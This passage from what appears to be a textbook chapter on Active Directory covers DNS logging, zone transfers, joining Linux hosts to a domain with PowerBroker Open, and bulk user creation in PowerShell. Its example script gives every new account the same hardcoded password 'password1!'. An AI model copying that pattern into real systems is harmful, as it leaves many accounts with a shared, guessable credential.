Windows can be configured to log the details of DNS queries. From DNS Manager, right-click on the name of the server and bring up the Properties dialog box. From the Debug Logging tab, select the types of data to be recorded and the location of the log file. The log file is plain text and begins with a key that explains the fields. Here is an example of a log file that shows a request from 10.0.4.252 for the address titan.corp.saturn.test and the server's response.

DNS Server log file creation at 8/25/2014 10:25:17 AM

Log file wrap at 8/25/2014 10:25:17 AM

Message logging key (for packets - other items use a subset of these fields):

| Field # | Information | Values |
|---------|----------------------------|--------|
| 1 | Date | ----- |
| 2 | Time | ----- |
| 3 | Thread ID | ----- |
| 4 | Context | ----- |
| 5 | Internal packet identifier | ----- |
| 6 | UDP/TCP indicator | ----- |
| 7 | Send/Receive indicator | ----- |
| 8 | Remote IP | ----- |
| 9 | Xid (hex) | ----- |

```

10    Query/Response      R = Response
                  blank = Query
11    Opcode              Q = Standard Query
                  N = Notify
                  U = Update
                  ? = Unknown
12    [ Flags (hex)
13    Flags (char codes) A = Authoritative Answer
                  T = Truncated Response
                  D = Recursion Desired
                  R = Recursion Available
14    ResponseCode ]
15    Question Type
16    Question Name

8/25/2014 10:25:22 AM 0770 PACKET 000000F62A727B10 UDP Rcv 10.0.4.252      8d7d
Q [0001 D NOERROR] A      (5)titan(4)corp(6)saturn(4)test(0)

8/25/2014 10:25:22 AM 0770 PACKET 000000F62A727B10 UDP Snd 10.0.4.252      8d7d R
Q [0085 A D NOERROR] A      (5)titan(4)corp(6)saturn(4)test(0)

... Output Deleted ...

```

Zone Properties

To change other settings for a zone, right-click the zone inside DNS Manager, then select Properties (Figure 6-11). The Start of Authority (SOA) tab allows the user to update the timing settings: refresh interval, retry interval, TTL, and expiration. The serial number can be manually set or simply incremented. The Zone Transfers tab on the same dialog box allows the user to control zone transfers. By default, zone transfers are prohibited; this can be overridden and zone transfers permitted to a list of known servers or to any server.

Stub Zones and Slave Zones

Instead of setting up conditional forwarders, the user may prefer to set up a stub zone. For a stub zone, the server only holds information about the authoritative name servers for the zone. To build a stub zone, from DNS Manager, right-click on the type of zone (Forward Lookup or Reverse Lookup) and select New Zone. For the zone type, select stub zone. Choose how the zone is to be replicated in Active Directory. Provide the name of the zone and the IP address of a master DNS server for the zone. The chosen master must allow zone transfers. It takes a few moments for the zone transfer to occur, and if checked immediately after configuration, the zone may report an error. If it has been configured correctly, wait a moment and then refresh the view.




Figure 6-11. The Name Servers tab in the zone properties dialog box on Windows Server 2012 R2

To configure a zone on a BIND server as a slave to a zone hosted on a Windows master, first configure the slave zone in BIND, specifying the master. For example, if `cassini.corp.saturn.test` at 10.0.6.120 is the Windows DNS master, in the BIND `named.conf` file, include an appropriate zone definition like

```
zone "corp.saturn.test" in {
    type slave;
    file "slaves/bak.corp.saturn.test";
    masters {10.0.6.120; };
};
```

On the Windows master, from DNS Manager, right-click on the zone to bring up the zone properties dialog box. From the Zone Transfer tab, be sure that the Windows server allows zone transfers to the BIND slave nameserver.

Because of the complexity of the DNS entries for a domain controller, it is difficult to set up a BIND master for an Active Directory installation. A Windows Server acting as a stand-alone DNS server (without Active Directory) can easily be configured as a slave to a BIND DNS server (or another Windows DNS server for that matter). To do so, create a new zone, specifying the type as a secondary zone. Provide the name of the zone and the IP addresses of one or more master servers.

Managing a Windows Domain

The key benefit of an Active Directory structure is the ability to manage computers and users. With a domain controller built, the next steps are to add these computers and users to the domain.

Adding Systems

Before adding a new system to a domain, ensure that the system is on the network, that it is using the DNS server provided by Active Directory, and that it can reach the Active Directory domain controller. It is simplest if the system to be added to the domain already has a DNS entry in the DNS server.

Adding Windows Systems to a Windows Domain

Windows systems can be added to a Windows domain without additional software. The process of joining the domain is like the method used to set the system's domain name. Start the Control Panel on the system; navigate System and Security ▶ System; then from the Computer name domain and workgroup setting section, select Change Settings. On the resulting System Properties dialog box (Figure 6-13), use the option to rename the computer or change its domain or workgroup. Provide the domain name. A dialog box appears asking for an account name and password on the domain; provide the credentials. Once the system authenticates, the user is welcomed to the domain; the system then needs to be restarted.

Adding OpenSuSE Systems to a Windows Domain

Linux systems can be added to a Windows domain. On OpenSuSE systems, this feature is included in YaST. To join such a system to a Windows domain, be sure that the system can connect to the domain controller and that its DNS is properly configured. From YaST, navigate to Windows Domain Membership. When the configuration module is launched, the user is presented with a dialog box (Figure 6-12) to choose the domain the system is to join.




Figure 6-12. The Windows Domain Membership configuration module from YaST on OpenSuSE 11.4

If additional software packages are necessary, these will be downloaded and installed. When this completes, the user is prompted to provide the username and password for a domain user. When these are provided, the system is joined to the domain.

Adding Linux Systems to a Windows Domain Using PowerBroker Open

It is possible to add CentOS, Mint, and Ubuntu systems to a Windows domain. One way to do so is to install and configure Samba, but this is somewhat complex.

The open source tool PowerBroker Open (<https://github.com/BeyondTrust/pbis-open/wiki>) simplifies the process considerably. Start by downloading an appropriate version and package (<https://github.com/BeyondTrust/pbis-open/releases>); for Mint or Ubuntu systems, it is a .deb file, while for a CentOS system it is an .rpm file. Different versions are available for different architectures (x86 or x86_64). Run the file (as root) to start the installer.

CHAPTER 6 ACTIVE DIRECTORY

For example, a user on a CentOS 7.2 system would download the .rpm package, then run the installer.

```
[root@pan ~]# sh ./pbis-open-8.5.3.293.linux.x86_64.rpm.sh
Creating directory pbis-open-8.5.3.293.linux.x86_64.rpm
Verifying archive integrity... All good.
Uncompressing pbis-open-8.5.3.293.linux.x86_64.rpm.....
Would you like to install package for legacy links? (i.e. /opt/likewise/bin/lw-
find-user-by-name -> /opt/pbis/bin/find-user-by-name) (yes/no) no
Would you like to install now? (yes/no) yes
Installing packages and old packages will be removed
warning: /root/pbis-open-8.5.3.293.linux.x86_64.rpm/.packages/pbis-open-
upgrade-8.5.3-293.x86_64.rpm: Header V3 DSA/SHA1 Signature, key ID c9cecef: NOKEY
Preparing...          #####[100%
Updating / installing...
1:pbis-open-upgrade-8.5.3-293  #####[100%
warning: /root/pbis-open-8.5.3.293.linux.x86_64.rpm/.packages/pbis-open-
8.5.3-293.x86_64.rpm: Header V3 DSA/SHA1 Signature, key ID c9cecef: NOKEY
Preparing...          #####[100%
Updating / installing...
1:pbis-open-8.5.3-293  #####[100%
Setting up SELinux Policy Module
... Output Deleted ...

Installing Packages was successful

New libraries and configurations have been installed for PAM and NSS.
Please reboot so that all processes pick up the new versions.

As root, run domainjoin-gui or domainjoin-cli to join a domain so you can log on
with Active Directory credentials. Example:
domainjoin-cli join MYDOMAIN.COM MyJoinAccount
```

The installation process with other distributions is similar.

There are two tools that can be used to join the system to the domain: the graphical tool /opt/pbis/bin/domainjoin-gui and the command-line-only tool /opt/pbis/bin/domainjoin-cli. The graphical tool will try to launch when the installation is complete. Figure 6-13 shows the graphical tool on Mint 18.1.



Figure 6-13. The graphical tool to join a domain from Power Broker Open 8.5.3.293 shown on Mint 18.1

After the domain is selected, the graphical tool asks the user for credentials with administrative privileges on the Windows domain. When the system is joined to the domain, a restart is required.

On some systems, the graphical tool may fail to work; for example, on a default CentOS 7.2 system it fails because it cannot load the shared library libpango-1.0.so.0, while on a default Ubuntu 15.10 it fails because it cannot load the shared library libglade-2.0.so.0. To use the command-line tool, specify the verb join, the domain to be joined, and an account on that domain. As an example, to join the domain corp.saturn.test as the user fhaber, the syntax is

```
[root@pan ~]# /opt/pbis/bin/domainjoin-cli join corp.saturn.test fhaber
Joining to AD Domain: corp.saturn.test
With Computer DNS Name: pan.corp.saturn.test
fhaber@CORP.SATURN.TEST's password: <enter password here>
Warning: System restart required
```

CHAPTER 6 ACTIVE DIRECTORY

Your system has been configured to authenticate to Active Directory for the first time. It is recommended that you restart your system to ensure that all applications recognize the new settings.

SUCCESS

The installation process assumes the presence of an SSH server on the system. If there is no SSH server on the system, attempts to join the domain fail. The user can either install the SSH server or specify that SSH is to be disabled. As an example, consider Ubuntu 15.10, which does not include an SSH server as part of its default installation. To join the domain corp.saturn.test as the domain user fhaber without an SSH server on the system, the user can run

```
dhilbert@Tarvos:~$ sudo /opt/pbis/bin/domainjoin-cli join --disable ssh corp.  
saturn.test fhaber
```

Joining to AD Domain: corp.saturn.test

With Computer DNS Name: Tarvos.corp.saturn.test

fhaber@CORP.SATURN.TEST's password: <enter password here>

Warning: System restart required

Your system has been configured to authenticate to Active Directory for the first time. It is recommended that you restart your system to ensure that all applications recognize the new settings.

SUCCESS

After the system has joined the domain, restart the system and log in as a regular, non-Active Directory user. Validate that the system correctly joined the domain first by querying the domain.

```
dhilbert@tarvos:~$ sudo /opt/pbis/bin/domainjoin-cli query  
Name = tarvos  
Domain = CORP.SATURN.TEST  
Distinguished Name = CN=TARVOS,CN=Computers,DC=corp,DC=saturn,DC=test
```

Next, verify that it correctly determined the domain controller. For example, if the domain name is corp.saturn.test, this can be done with the command

```
dhilbert@tarvos:~$ /opt/pbis/bin/get-dc-name corp.saturn.test  
Printing LNET_DC_INFO fields:  
=====  
dwDomainControllerAddressType = 23  
dwFlags = 62461  
dwVersion = 5  
WLMToken = 65535  
wNTToken = 65535  
pszDomainControllerName = cassini.corp.saturn.test  
pszDomainControllerAddress = 10.0.6.120
```

```
pucDomainGUID(hex) = EB 33 63 1D 7B 8E 77 44 BA 75 6F B7 A2 2B AF E4
pszNetBIOSDomainName = CORP
pszFullyQualifiedDomainName = corp.saturn.test
pszDnsForestName = corp.saturn.test
pszDCSiteName = Default-First-Site-Name
pszClientSiteName = Default-First-Site-Name
pszNetBIOSHostName = CASSINI
pszUserName = <EMPTY>
```

Next, check that the system can correctly locate users on the domain. For example, to query for the domain user fhaber, the user can run

```
dhilbert@tarvos:~$ /opt/pbis/bin/find-user-by-name corp\\fhaber
User info (Level-0):
=====
Name:          CORP\fhaber
SID:           S-1-5-21-2774461806-4257634802-1797393593-1179
Uid:           1891632283
Gid:           1891631617
Gecos:         <null>
Shell:         /bin/sh
Home dir:     /home/local/CORP/fhaber
Logon restriction: NO
```

When referring to a domain user, the proper syntax on a Linux system is `domain\username`; however when this is used on the command line, the backslash needs to be escaped, hence the double backslash on the command line.

To check that the user can correctly authenticate to the system, the user can run

```
dhilbert@tarvos:~$ pbis authenticate-user --user corp\\fhaber
Password: <enter password here>
Success
```

Other useful `pbis` commands include `pbis enum-users`, which lists the Active Directory users on the systems; and `pbis status`, which provides details of the domain.

To correctly configure the Bash environment for Active Directory users, run

```
dhilbert@tarvos:~$ sudo /opt/pbis/bin/config LoginShellTemplate /bin/bash
```

Ubuntu systems do not grant all users `sudo` privileges. A reasonable approach is to grant `sudo` privileges to all Active Directory domain administrators. Run `visudo` (using `sudo`), and add the line

```
%corp\\domain^admins ALL=(ALL) ALL
```

This line allows all members of the group `corp\domain^admins` privileges to use `sudo`.

CHAPTER 6 ACTIVE DIRECTORY

The needed group name may not include the Windows domain. A user can determine the groups to which a user belongs by running the command `id`. On some systems, the group will include the domain name, but on others, the domain is not included. For example, on a Mint 18.1 system, the `id` of a domain user does not include the domain name.

```
dhilbert@Ijiraq ~ $ id fhaber
uid=1891632283(fhaber) gid=1891631617(domain^users) groups=1891631617(domain^users),
1891631676(denied^rodc^password^replication^group),1891631616(domain^admins)
```

This can also be seen via `pbis enum-groups`.

```
dhilbert@Ijiraq ~ $ pbis enum-groups
Group info (Level-0):
=====
Name: winrmremotewmiusers_
Gid: 1891632104
SID: S-1-5-21-2774461806-4257634802-1797393593-1000
... Output Deleted ...

Group info (Level-0):
=====
Name: domain^admins
Gid: 1891631616
SID: S-1-5-21-2774461806-4257634802-1797393593-512
... Output Deleted ...
```

In this case, the proper line in `visudo` would be

```
%domain^admins ALL=(ALL) ALL
```

Log out, then log in as the user `corp\administrator` or some other domain administrator. Verify that the Bash prompt is set correctly, and this user can use `sudo` to perform system administration tasks.

Some systems join Active Directory correctly but have problems with the login screen. For example, by default the greeter on an Ubuntu 12.10 system does not provide the option to enter a username. To allow this, modify `/etc/lightdm/lightdm.conf` to include

```
[SeatDefaults]
autologin-guest=false
user-session=ubuntu
greeter-session=unity-greeter
greeter-show-manual-login=true
```

On an Ubuntu 15.10 system, the corresponding file that needs to change is `/usr/share/lightdm/lightdm.conf.d/50-unity-greeter.conf` and it should have the content

```
[Seat:*]
greeter-session=unity-greeter
greeter-show-manual-login=true
```

Adding Users

Users and computers in the domain can be managed with the tool Active Directory Users and Computers (Figure 6-14). On a Windows Server 2008 R2 system, launch the tool from the Start Menu, navigating Start > Administrative Tools > Active Directory Users and Computers. For Windows Server 2012 or later from Server Manager (Figure 6-1) select Tools, then Active Directory Users and Computers. On Windows Server 2012, it is also available directly from the Start Menu, while on Windows Server 2012 R2 or 2016, it is available from the Administrative Tools entry on the Start Menu. The tool can also be started from a terminal with `dsa.msc`.

To see the computers that are members of the domain, from the navigation pane select the domain, then the container labeled Computers; to see the users on the system, select the container labeled Users.

| Name | Type | Description |
|-------------------------------|-------------------------------|--|
| Administrator | User | Built-in account for administering the computer/domain |
| Allowed RODC Password Re... | Security Group - Domain Local | Members in this group can have their passwords replicated to all ... |
| Cert Publishers | Security Group - Domain Local | Members of this group are permitted to publish certificates to th... |
| Cloneable Domain Controllers | Security Group - Global | Members of this group that are domain controllers may be cloned. |
| Denied RODC Password Repl... | Security Group - Domain Local | Members in this group cannot have their passwords replicated to... |
| DnsAdmins | Security Group - Domain Local | DNS Administrators Group |
| DnsUpdateProxy | Security Group - Global | DNS clients who are permitted to perform dynamic updates on b... |
| Domain Admins | Security Group - Global | Designated administrators of the domain |
| Domain Computers | Security Group - Global | All workstations and servers joined to the domain |
| Domain Controllers | Security Group - Global | All domain controllers in the domain |
| Domain Guests | Security Group - Global | All domain guests |
| Domain Users | Security Group - Global | All domain users |
| Enterprise Admins | Security Group - Universal | Designated administrators of the enterprise |
| Enterprise Read-only Domai... | Security Group - Universal | Members of this group are Read-Only Domain Controllers in the ... |
| Group Policy Creator Owners | Security Group - Global | Members in this group can modify group policy for the domain |
| Guest | User | Built-in account for guest access to the computer/domain |
| Protected Users | Security Group - Global | Members of this group are afforded additional protections again... |
| RAS and IAS Servers | Security Group - Domain Local | Servers in this group can access remote access properties of users |
| Read-only Domain Controllers | Security Group - Global | Members of this group are Read-Only Domain Controllers in the ... |
| Schema Admins | Security Group - Universal | Designated administrators of the schema |
| WinRMRemoteWMIUsers_ | Security Group - Domain Local | Members of this group can access WMI resources over manage... |

Figure 6-14. Active Directory Users and Computers on Windows Server 2012 R2

CHAPTER 6 ACTIVE DIRECTORY

There are several default security groups present. The Domain Users group contains the users on the domain. Users in the Domain Admins group have administrator-level access on domain controllers, domain servers, and domain workstations; members of the Enterprise Admins can administer all the domains in the forest.

Not every group listed under users refer to people; there is a group for domain computers and a group for domain controllers.

To add a new user, from the navigation pane in the Active Directory Users and Computers right-click on users; select New, then User. Enter the name of the user and an account name; then choose a password for the new user. By default, the user must change the password at their next logon.

Once the user is created, double-click on the user name in the Active Directory Users and Computer Window to see the properties of that user (Figure 6-15). There are tabs for general information, the address of the user, details of the account and profile, the telephone number for the user, and the place the user has within the organization. Some of the account properties include the domain groups to which the user belongs, the location of the user profile, and the location of the user's home directory.




Figure 6-15. Properties of a user on Windows Server 2012 R2

Scripting and PowerShell

Although the graphical process works well when adding a single user, adding many users is better handled with a script. PowerShell includes an Integrated Scripting Environment (ISE); this is installed by Default on Windows Server 2012 and later but is an additional feature on Windows Server 2008 R2. To install it, navigate the Start Menu through Administrative Tools ➤ Server Manager. From Server Manager, expand the navigation pane for the server, right-click on Features, then select Add Features. From the resulting menu, select Windows PowerShell Integrated Scripting Environment (ISE) and install.

On Windows Server 2008 R2 PowerShell ISE then appears in the Start Menu; navigate All Programs ➤ Accessories ➤ Windows PowerShell ISE. On Windows Server 2012 or 2012 R2, there is an icon for PowerShell on the taskbar, while there is an entry for Windows PowerShell ISE in the Start Menu on Windows Server 2016.




Figure 6-16. Windows PowerShell ISE on Windows Server 2016, showing the script pane (CTRL+R) and the commands add-on

To create a “Hello World” PowerShell script, create a script with the single line like Listing 6-3.

Listing 6-3. The “Hello World” PowerShell script Testing.ps1

```
"Hello World"
```

There is no need for a print statement or an echo statement; putting a string alone on a line causes it to be printed when the PowerShell script is run. Save the result as say “Testing.ps1”. The script can be executed directly from the PowerShell ISE by pressing F5.

On Windows Server 2008 R2 or Windows Server 2012, the script fails; on Windows Server 2012 the returned error is

```
PS C:\Windows\system32> C:\Users\Administrator\Desktop\Testing.ps1
File C:\Users\Administrator\Desktop\Testing.ps1 cannot be loaded because running
scripts is disabled on this system. For more information, see
about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
+ CategoryInfo          : SecurityError: (:) [],
ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

By default, these systems do not allow users, even administrators, to run scripts that have not been signed by a trusted publisher (like Microsoft). The current policy can be found by running

```
PS C:\Windows\system32> Get-ExecutionPolicy
Restricted
```

A better choice is to set this to RemoteSigned

```
PS C:\Windows\system32> Set-ExecutionPolicy RemoteSigned
```

In this mode, local scripts can be run, but scripts downloaded remotely must be signed. This is the default policy on Windows Server 2012 R2 and Windows Server 2016. With this change, the Hello World script runs as expected.

Suppose that the list of users to be added to the system is available in a plain text file named Users.txt like Listing 6-4.

Listing 6-4. The file Users.txt, which contains a list of user names to be added to a domain

```
Hermann Emil Fischer
Svante August Arrhenius
William Ramsay
```

Johann Friedrich Wilhelm Adolf von Baeyer

Henri Moissan

Eduard Buchner

... Output Deleted ...

Consider the PowerShell script in Listing 6-5.

Listing 6-5. The PowerShell script useradd.ps1 to read a file of user names and create the corresponding user in Active Directory

```
$nameslist = Get-Content C:\Users\Administrator\Desktop\Users.txt
ForEach ($name in $nameslist) {
    $first = $name.Split(' ')[0]
    $last = $name.Split(' ')[-1]
    $username = $first.ToLower()[0] + $last.ToLower()

    New-ADUser -Name $name ` 
        -AccountPassword (
            ConvertTo-SecureString "password1!" -AsPlainText -Force) ` 
        -DisplayName $name ` 
        -Enabled $true ` 
        -SamAccountName $username ` 
        -givenname $first ` 
        -surname $last ` 
        -userprincipalname ($username + "@corp.saturn.test") ` 
}
```

The script begins by using `Get-Content` to read the file `Users.txt` into the array `$nameslist`. It then loops through each name in the list, pulling out the first name, the last name, and building a username formed by taking the first letter of the first name and appending it to the last name, all in lower case.

The function `New-ADUser` is a cmdlet; there are many cmdlets that can perform many different jobs. This one adds the given user to Active Directory with a fixed password, setting only a few of the many available fields for a user. Help for a cmdlet is available¹ directly from PowerShell:

¹The first time PowerShell is asked for help, it will prompt the user for permission to download additional help data online; without it, PowerShell only provides partial help. To manually download the online help data, from PowerShell, run `PS C:\Users\Administrator> update-help`.

CHAPTER 6 ACTIVE DIRECTORY

```
PS C:\Users\Administrator> Get-Help new-aduser
```

NAME

New-ADUser

SYNOPSIS

Creates a new Active Directory user.

SYNTAX

```
New-ADUser [-Name] <String> [-AccountExpirationDate <DateTime>]  
[-AccountNotDelegated <Boolean>] [-AccountPassword <SecureString>]  
[-AllowReversiblePasswordEncryption <Boolean>] [-AuthenticationPolicy  
<ADAuthenticationPolicy>] [-AuthenticationPolicySilo <ADAuthenticationPolicySilo>]  
[-AuthType {Negotiate | Basic}] [-CannotChangePassword  
... Output Deleted ...]
```

DESCRIPTION

The New-ADUser cmdlet creates a new Active Directory user. You can set commonly used user property values by using the cmdlet parameters.

Property values that are not associated with cmdlet parameters can be set by using the OtherAttributes parameter. When using this parameter be sure to place single quotes around the attribute name.

... Ouput Deleted ...

Returning to the script, provided a backtick is the last character on a line, the command is continued over the subsequent line; this makes the result much easier to read. PowerShell also continues a line when it cannot be complete at that point: for example, if a line contains an open parenthesis and a following line contains the closing parenthesis.

This script also works on Windows Server 2008 R2, but only if it is preceded with the line

```
Import-Module ActiveDirectory
```

By default, PowerShell on Windows Server 2008 R2 does not load the New-ADUser cmdlet.

Organizing a Domain

In Active Directory, an organizational unit (OU) is a container for users, groups, and/or computers. OUs can be created around roles, around geography, around the structure of the company/organization, or around any other convenient set of distinctions.

Consider, for example, a small company that has decided to create an organizational unit named “Main Site” in the anticipation that their organization will later grow. That OU contains two separate OU’s, one for their computers and one for their users. Each of these is further subdivided into the following structure:

- Main Site
 - Main Site- Computers
 - Linux Servers
 - Linux Workstations
 - Windows Servers
 - Windows Workstations
- Main Site- Users
 - Disabled Accounts
 - IT Staff
 - Production
 - Sales
 - Security Groups

To create this structure, launch Active Directory Users and Computers (Figure 6-17), either from the Start Menu or from the Server Manager. Right-click on the domain name, select New ➤ Organizational Unit, then create the parent OU named Main Site. Each child OU is created in the same fashion by right-clicking on the parent OU.




Figure 6-17. OU structure implemented in Windows Server 2008 R2

When creating an OU, the checkbox “Protect container from accidental deletion” is enabled by default. To delete a protected OU, start Active Directory Users and Computers; from the main menu, navigate View > Advanced Features. This shows additional elements in the navigation pane. Right-click on the OU that is to be deleted, then select Properties. From the Object tab, uncheck the box that protects the object from accidental deletion. The OU can then be deleted by right-clicking on it and selecting Delete.

Moving users and computers to and from OUs is simple; just drag the item from the source and drop it in the destination. Each time this is done, a dialog box appears (Figure 6-18), warning the user that this change can affect how group policies are applied; this is expected behavior.

